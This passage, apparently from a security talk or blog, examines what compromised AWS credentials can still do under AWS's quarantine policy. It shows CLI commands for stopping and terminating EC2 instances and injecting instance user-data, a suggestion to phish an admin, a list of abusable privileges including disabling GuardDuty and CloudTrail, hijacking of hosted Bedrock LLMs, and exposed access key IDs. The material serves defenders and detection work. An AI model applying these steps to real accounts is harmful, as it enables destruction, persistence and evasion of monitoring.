                "Name": "stopping"
            },
            "InstanceId": "i-06545c429c19b121f",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
gl4ssesbo1@Galaxy:~$ aws ec2 terminate-instances --instance-ids i-06545c429c19b121f --profile quarantinedUser --region eu-west-1
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-06545c429c19b121f",
            "PreviousState": {
                "Code": 64,
                "Name": "stopping"
            }
        }
    ]
}
gl4ssesbo1@Galaxy:~$
```

ec2:StopInstances

ec2:TerminateInstances

EC2 User-Data Modification (required privs: ec2:ModifyInstanceAttribut and optionally ec2:DescribeInstanceAttribute)

This scenario requires ec2:StartInstances, which is not allowed, but with a bit of luck and probably some Phishing, you can make an admin restart an instance and get access to it:

```
gl4ssesbo1@Galaxy: $ aws ec2 stop-instances --instance-ids i-06545c429c19b121f --profile quarantinedUser --region eu-west-1
{
    "StoppingInstances": [
        {
            "CurrentState": {
                "Code": 64,
                "Name": "stopping"
            },
            "InstanceId": "i-06545c429c19b121f",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```

ec2:StopInstances


ec2:ModifyInstance

```
gl4ssesbo1@Galaxy:~$ aws ec2 modify-instance-attribute --instance-id i-0
a2 --profile quarantinedUser --user-data 'Value=d2hvYW1pCg=='
```

Bedrock LLM Hijacking

On Early October 2024, Permiso released a blog on how leaked/compromised credentials led to LLM Hijacking and some gruesome stuff.

Since none of the bedrock privileges are limited by the Quarantine Policy, compromised creds can be used to access it:



When AI Gets Hijacked: Exploiting Hosted Models for Dark Roleplaying

Permiso has found that some attackers are using hijacked LLM infrastructure to power highly inappropriate AI chatbot services.

Permiso Security Inc. / Oct 3

The list of API Calls used by the Threat Actors

- InvokeModelWithResponseStream
- InvokeModel
- ListFoundationModelAgreementOffers
- CreateFoundationModelAgreement
- GetFoundationModelAvailability
- ListInferenceProfiles
- ListFoundationModels
- GetModelInvocationLoggingConfiguration
- PutFoundationModelEntitlement
- PutUseCaseForModelAccess
- GetUseCaseForModelAccess

Getting Attached to Permissions...

Hello,

We have become aware that the AWS access key AKIAZBGIGYA4N7A6KFUO, belonging to IAM User s3admin, along with the corresponding secret key is publicly available online at https://github.com/bleonproko/Somescripts/blob/53cfad58eae9a9e3d89c0f89b637883ed999e410/.aws.

To protect your account, we have temporarily limited your ability to use some AWS services.

To protect your account from unwanted activity, we have applied the "AWSCompromisedKeyQuarantineV2" AWS Managed Policy ("Quarantine Policy") to the IAM User [user_id]. The Quarantine Policy applied to the IAM User [user_id] protects your account by denying access to high risk actions like iam:CreateAccessKey and ec2:RunInstances. Please refer to tehe "AWSCompromisedKeyQuarantineV2 Permissions" [1] to review all of the actions denied by the policy.

Please do not remove the Quarantine Policy before following the instructions below. However, in cases where the Quarantine Policy is causing production issues you may choose to detach the policy from the user. Only users with admin privileges or with access to iam:DetachUserPolicy may remove the policy. Refer to the IAM User Guide [2] on how to remove managed policies.

User is allowed iam:AttachPolicy on itself

User is not allowed iam:AttachPolicy on itself

Hello,

We have become aware that the AWS access key AKIAZBGIGYA4EDFA2S57, belonging to User administrator along with the corresponding secret key is publicly available online at https://github.com/bleonproko/Somescripts/blob/df6f2a967b451001aeca14aaabffc124dc94c05c/.aws.

To protect your account, we have temporarily limited your ability to use some AWS services.

To restore access, you must contact AWS by and follow the instructions below. If you do not contact AWS by , we may suspend your account. We may terminate any suspicious resources on your account, and some resources may not be recoverable once terminated.

As a security best practice, we recommend that you enable multi-factor authentication (MFA) [1].

Follow the instructions below and for further detailed instructions, please refer to the “What do I do if I notice unwanted activity in my AWS account?” user guide [2].

Getting Attached to Permissions

Another thing we found out is that when the iam:AttachUserPolicy request fails, neither requestParameters or responseElements fields are filled

Unfilled fields

```
"requestParameters": null,
"responseElements": null,
```

Privileges to look for

- sts:AssumeRole
-
- dynamodb:PutItem
- dynamodb:CreateTable
-
- lambda:ListFunctions
- lambda:GetFunction
- lambda:UpdateFunctionConfiguration
- lambda:InvokeFunction
- lambda:CreateEventSourceMapping
- lambda:DeleteFunction
-
- glue:CreateDevEndpoint
- glue:UpdateDevEndpoint
- cloudformation:CreateStack
- cloudformation:*
-
- datapipeline:CreatePipeline
- datapipeline:PutPipelineDefinition
-
- ec2:StopInstances
- ec2:ModifyInstanceAttribute
- ec2:TerminateInstance
- codestar:CreateProjectFromTemplate
- codestar:CreateProject
- codestar:AssociateTeamMember
-
- iam:List*
- iam:Get*
- iam:Simulate*
-
- sagemaker:CreateNotebookInstance
- sagemaker:CreatePresignedNotebookInstanceUrl
-
- s3:ListObjects
- s3:GetObject
- s3:PutBucketVersioning
- s3:PutBucketEncryption
- s3:PutObject
-
- kms:*
-
- ssm:StartSession
- ssm:SendCommand
- secretsmanager:GetSecretValue
- secretsmanager:ListSecrets
- secretsmanager:UpdateSecret
- secretsmanager:Delete
-
- guardduty:DeleteDetector
- guardduty:DeleteIPSet
- guardduty:DeleteInvitations
- guardduty:DeleteMembers
- guardduty:UpdateIPSet
- guardduty:DisassociateFromMasterAccount
- guardduty:DisassociateMembers
- guardduty:DisassociateFromAdministratorAccount
- guardduty:UpdateDetector
-
- cloudtrail:StopLogging
- cloudtrail:DeleteTrail
-
- iam:ListRoles
- iam:GetRole
- iam:RemoveRoleFromInstanceProfile
- ec2:StopInstance

What Now?

- Check for leaked users
- Check for policy addition of the Quarantine Policy
- Check for all the privileges that we talked about

Thank you